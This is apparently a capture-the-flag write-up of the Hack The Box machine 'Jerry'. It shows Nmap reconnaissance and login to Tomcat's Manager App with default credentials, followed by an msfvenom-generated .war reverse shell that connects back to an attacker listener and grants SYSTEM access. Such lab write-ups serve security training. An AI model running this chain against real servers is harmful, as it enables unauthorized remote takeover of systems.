Jerry - Easy - Hack The Box
This post was originally written in Spanish and translated into English using a large language model (LLM). Although the translation has been reviewed, it may contain inaccuracies or inconsistencies.
Description
In this write-up, we cover the Easy machine Jerry. We exploit Tomcat through the Manager App by deploying a malicious .war application containing a reverse shell, giving us system administrator access.
Reconnaissance
Port Reconnaissance
The first step is to identify the open ports on the target machine using Nmap:
1 | ❯ cat Puertos |
Knowing that only port 8080 is open, we run Nmap’s default scripts against it.
1 | 1 │ nmap -sCV -p8080 -Pn -oN Objetivos 10.10.10.95 |
The web server is running Tomcat, so we inspect the website and the access points available to us.
Web Reconnaissance
Visiting the website reveals Tomcat’s default page.

If we can access the Manager App, we may be able to upload a malicious .war file that establishes a reverse shell.
We try to access it, but it requests credentials:

Submitting invalid credentials produces this Tomcat error.

Looking closely at the following line, we can see Tomcat’s default credentials:
1 | <role rolename="manager-gui"/> |
Hopefully the administrator has not left these credentials unchanged. That would be a rookie mistake, would it not?
Accessing the Manager App
We try tomcat:s3cret and, boom, access is granted.

At the bottom of the page, we find the following section.

It appears that we can upload a .war file, allowing us to deploy a malicious application. We can generate it with msfvenom; HackTricks provides a cheat sheet for this .war attack.
Potential Paths
Creating the WAR Reverse Shell with Msfvenom
We supply the appropriate reverse shell parameters:
1 | ❯ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.3 LPORT=1234 -f war -o revshell.war |
Before uploading and running the malicious application, we start a netcat listener.
1 | ❯ rlwrap nc -lnvp 1234 # rlwrap nos permite obtener una tty interactiva con windows |
Uploading the Reverse Shell
We can now upload the .war file from the menu shown earlier.


Once uploaded, the application appears in the Manager App menu.
Running the Reverse Shell
Visiting http://10.10.10.95:8080/revshell/ executes the reverse shell, which connects to the listener we established earlier.
1 | ❯ rlwrap nc -lnvp 1234 |
Perfect! The Tomcat process appears to be running as nt authority\system, so all that remains is to find the flags.
Flags
User.txt and Admin.txt
1 | dir |
Both flags were stored in the same file, so we can consider Jerry pwned.
Knowledge Gained
The Jerry machine teaches us the following:
- Open-port reconnaissance with Nmap.
- Web reconnaissance to find credentials.
- Creating a
.warreverse shell with Msfvenom. - Deploying a
.warfile through Tomcat’s Manager App.
Credits and References
Machine author: mrh4sh. Thank you for creating Jerry and contributing it to the community.